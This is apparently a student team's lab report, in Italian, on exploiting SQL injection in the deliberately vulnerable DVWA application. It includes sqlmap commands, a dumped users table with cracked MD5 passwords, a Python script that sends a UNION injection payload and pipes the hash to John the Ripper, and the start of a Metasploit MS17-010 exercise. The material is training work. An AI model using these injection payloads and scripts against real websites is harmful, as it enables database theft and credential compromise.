**Partecipanti:**


| | |
|---|---|
| Team Leader: | Mendolia Valerio |
| Membro del team: | Davide Bassolino |
| Membro del team: | Gaspare Rizzo |
| Membro del team: | Giuseppe di Pace |
| Membro del team: | Leonardo Ciandri |
| Membro del team: | Pietro Laera |
| Membro del team: | Pasquale Morgillo |
| Membro del team: | Rossella Amore |


## GIORNO 1 – REPORT SQL INJECTION -

**Obiettivo**

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Gordon Brown (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

**Descrizione**

L'iniezione SQL è una vulnerabilità che si verifica quando un'applicazione web non filtra correttamente l'input dell'utente prima di eseguire query sul database. Gli attaccanti possono inserire del codice SQL dannoso per ottenere accesso non autorizzato ai dati o compromettere l'integrità dei dati stessi. È importante validare l'input e utilizzare parametri di query sicuri per mitigare questo tipo di attacco.

# Cambio degli indirizzi IP per il Giorno 1:

Cambio Indirizzo IP KALI:

```
└─$ ping 192.168.66.120
PING 192.168.66.120 (192.168.66.120) 56(84) bytes of data.
64 bytes from 192.168.66.120: icmp_seq=1 ttl=64 time=0.286 ms
64 bytes from 192.168.66.120: icmp_seq=2 ttl=64 time=0.171 ms
64 bytes from 192.168.66.120: icmp_seq=3 ttl=64 time=0.248 ms
64 bytes from 192.168.66.120: icmp_seq=4 ttl=64 time=0.203 ms
64 bytes from 192.168.66.120: icmp_seq=5 ttl=64 time=0.208 ms
64 bytes from 192.168.66.120: icmp_seq=6 ttl=64 time=0.224 ms
^C
── 192.168.66.120 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5128ms
rtt min/avg/max/mdev = 0.171/0.223/0.286/0.036 ms

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.66.110  netmask 255.255.255.0  broadcast 192.168.66.255
        inet6 fe80::20c:29ff:fea6:2724  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:a6:27:24  txqueuelen 1000  (Ethernet)
        RX packets 38  bytes 4705 (4.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 3975 (3.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Cambio Indirizzo IP META:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:68:3c:3a
          inet addr:192.168.66.120  Bcast:192.168.66.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe68:3c3a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1777 (1.7 KB)  TX bytes:5155 (5.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB)  TX bytes:23481 (22.9 KB)

msfadmin@metasploitable:~$
```

Inserisco l'impostazione 'LOW' default nel file di configurazione di DVWA:


```
# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = 'low';
```

Effettuo il login e navigo nella tab del SQL Injection:



# Utilizzo di SqlMap:

Capisco che per questo tipo di vulnerabilità ho bisogno di sqlmap un software che effettua dei tentativi di sql injection sui vari metodi HTTP, in questo caso abbiamo bisogno di utilizzare Il GET poichè il form di dvwa utilizza questo metodo.
'http://192.168.66.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#'


Quindi cerco di ottenere la sessione per poter effettuare il login direttamente da sqlmap con document.cookie:




Apro sqlmap e inserisco i dati che mi interessa estrarre da questo form "sqlmap "http://192.168.66.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0ut09o29h21tl9n4sllqm960fp" --dbs"




Scelgo che mi interessa la query di tipo UNION dal programma:




Dopo aver inserito il parametro --dbs mi ritrova tutti i database a disposizione nel mysql del sito remoto e scelgo di utilizzare il database di DVWA:

```
16:01:48] [INFO] resuming back-end DBMS 'mysql'
16:01:48] [INFO] testing connection to the target URL
qlmap resumed the following injection point(s) from stored session:
—
arameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7842=7842 AND 'wozL'='wozL&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7019 FROM (SELECT(SLEEP(5)))lAhe) AND 'qlfG'='qlfG&Submit=Submit
—
16:01:48] [INFO] the back-end DBMS is MySQL
eb server operating system: Linux Debian
eb application technology: Apache 2.4.57
ack-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
16:01:48] [INFO] fetching database names
16:01:48] [INFO] fetching number of databases
16:01:48] [INFO] resumed: 2
16:01:48] [INFO] resumed: information_schema
16:01:48] [INFO] resumed: dvwa
vailable databases [2]:
*] dvwa
*] information_schema
```

Seleziono il database che voglio utilizzare con -D dvwa e visualizzo le tabelle a mia disposizione con : --tables

```
—$ sqlmap http://192.168.33.100/DVWA/vulnerabilities/sqli_blind/?id=1'&'Submit=Submit# --cookie="security=low; PHPSESSID=0ut09o29h21tl9n4sllqm960fp" -D  dvwa --tables
      ___
     __H__
___ ___[*]_____ ___ ___  {1.7.2#stable}
|_ -| . [*]     | .'| . |
|___|_  [*]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
liability and are not responsible for any misuse or damage caused by this program

*] starting @ 16:11:53 /2023-06-08/

16:11:53] [INFO] resuming back-end DBMS 'mysql'
16:11:53] [INFO] testing connection to the target URL
qlmap resumed the following injection point(s) from stored session:
—
arameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7842=7842 AND 'wozL'='wozL&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7019 FROM (SELECT(SLEEP(5)))lAhe) AND 'qlfG'='qlfG&Submit=Submit
—
16:11:53] [INFO] the back-end DBMS is MySQL
eb server operating system: Linux Debian
eb application technology: Apache 2.4.57
ack-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
16:11:53] [INFO] fetching tables for database: 'dvwa'
16:11:53] [INFO] fetching number of tables for database 'dvwa'
16:11:53] [INFO] resumed: 2
16:11:53] [INFO] resumed: users
16:11:53] [INFO] resumed: guestbook
atabase: dvwa
2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

**Ottenimento delle informazioni:**

Ora che so che devo recuperare le informazioni salvate nella tabella users posso andare a selezionare sul programma che voglio ottenere tutte le informazioni su quella tabella comprese le colonne e cercare l'utente gordon

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u "http://192.168.66.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=f818915db4606db2b1213d1fcf1a3ebd" -D dvwa -T users -C user,passwo
rd --sql-query "SELECT user,password FROM users WHERE user ='gordonb'" -dump-all
```

:

Dopo aver enumerato la tabella con le colonne e con i dati il programma mi chiede se voglio provare ad eseguire un bruteforce delle password che ha enumerato. Accetto ed ecco il risultato finale ottenuto:

```
[16:20:07] [INFO] retrieved: 5
[16:20:07] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[16:20:12] [INFO] writing hashes to a temporary file '/tmp/sqlmap7_3×6ysd632828/sqlmaphashes-03mgsax0.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]
[16:20:13] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[16:20:14] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[16:20:16] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:20:16] [INFO] starting 6 processes
[16:20:17] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[16:20:18] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[16:20:19] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[16:20:21] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                                                 | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+------------+---------------------+--------------+
| 3       | 1337    | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)               | Me        | Hack       | 2023-05-17 05:11:58 | 0            |
| 1       | admin   | /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | admin     | admin      | 2023-05-26 09:22:14 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)              | Brown     | Gordon     | 2023-05-17 05:11:58 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)               | Picasso   | Pablo      | 2023-05-17 05:11:58 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password)            | Smith     | Bob        | 2023-05-17 05:11:58 | 0            |
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+------------+---------------------+--------------+

[16:20:22] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.33.100/dump/dvwa/users.csv'
[16:20:22] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 2008 times
[16:20:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.33.100'

[*] ending @ 16:20:22 /2023-06-08/
```

Ed ecco che ho trovato l'utente Gordon e la sua Password:

```
| 2       | gordonb | http://192.168.32.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
```

**GIORNO 1 – REPORT SQL INJECTION - Metodi alternativi** -

# Metodo automatico con script in Python

Abbiamo creato uno script in Python per poter estrarre le informazioni direttamente dalla pagina dvwa ed eseguire automaticante il crack delle password con Jonn:


Codice programma python:

sqlinjections.py

C: > Users > valerio > Desktop > epicode > 8 settimana build week > Giorno 1 SQL INJECTIONS > sqlinjections.py > ...

```python
import requests # Libreria per effettuare la richiesta a DVWA
from bs4 import BeautifulSoup # Libreria utilizzata per manipolare l'HTML e cercare stringhe specifiche html.
import subprocess # Libreria utilizzata per avviare i processi su Linux

# URL DVWA
url = "http://192.168.66.110/DVWA/vulnerabilities/sqli/" #Url
lista = "/usr/share/wordlists/rockyou.txt"  #Lista John the ripper
# Imposta i dati per l'iniezione SQL
payload = {
    "id": "' UNION SELECT user,password FROM users WHERE user ='gordonb' AND first_name='Gordon' AND last_name='Brown'#", #L'sql injections che ci serve per poter prendere la la password del utente gordon.
    "Submit": "Submit"
}

# Esegue la richiesta HTTP con i dati manipolati
response = requests.post(url, data=payload)

# Ottenere il contenuto HTML dalla risposta
html_content = response.text

# Analizza il codice HTML con BeautifulSoup
soup = BeautifulSoup(html_content, 'html.parser') #Stabilisco che si tratta di html e lo rende più leggibile

# Cerca l'elemento che contiene la stringa desiderata
target_element = soup.find(string=lambda text: text and "Surname:" in text)  #Funzione lambda di beutifulsoup per estrarre 'Surname: + L'hash MD5' Dopo l'sql injections

#Viene utilizzato "Surname" perchè andiamo a modificare i risultati della query con UNION, alterando il risultato originale, quindi al posto del username uscirà l'HASH della password.

# Verifica se l'elemento è stato trovato
if target_element:
    # Ottieni il testo che segue "Surname:" senza spazi
    target_text = target_element.strip().split("Surname:")[-1].strip() # Stringa complessa che prende il parametro della stringa dopo 'Surname:' con split e rimuove gli spazi.

    # Crea un file di testo contenente la password da craccare
    password_file_path = "password.txt"
    with open(password_file_path, "w") as password_file:
        password_file.write('gordonb:' + target_text) #Inserisco l'username

    # Avvia John come processo subprocess
    subprocess.run(["john", "--format=raw-md5", "--wordlist={lista}", password_file_path]) # Cracco le password
    subprocess.run(["john", "--format=raw-md5", "--show", password_file_path]) # Visualizzo le password appena craccate


else:
    print("Stringa non trovata")
```

Output Programma:





Grazie a questo codice vengono salvate automaticamente le password dal sito di metasploitable e craccate successivamente con john come si vede dall'Output.

# Metodo manuale:


Passaggi per il metodo manuale:

Navigazione nella pagina della DVWA remota :


Inserisco la stringa per l'sql injections nel form "' UNION SELECT user,password FROM users WHERE user ='gordonb' AND first_name='Gordon' AND last_name='Brown'#":




Vedo la password dell'utente Gordon Brown quindi dopo averla copiata la vado ad inserire sul programma John tramite un file di testo:




## GIORNO 2 – Exploit Windows con Metasploit

### Obiettivo


Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di: Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit)

### Descrizione

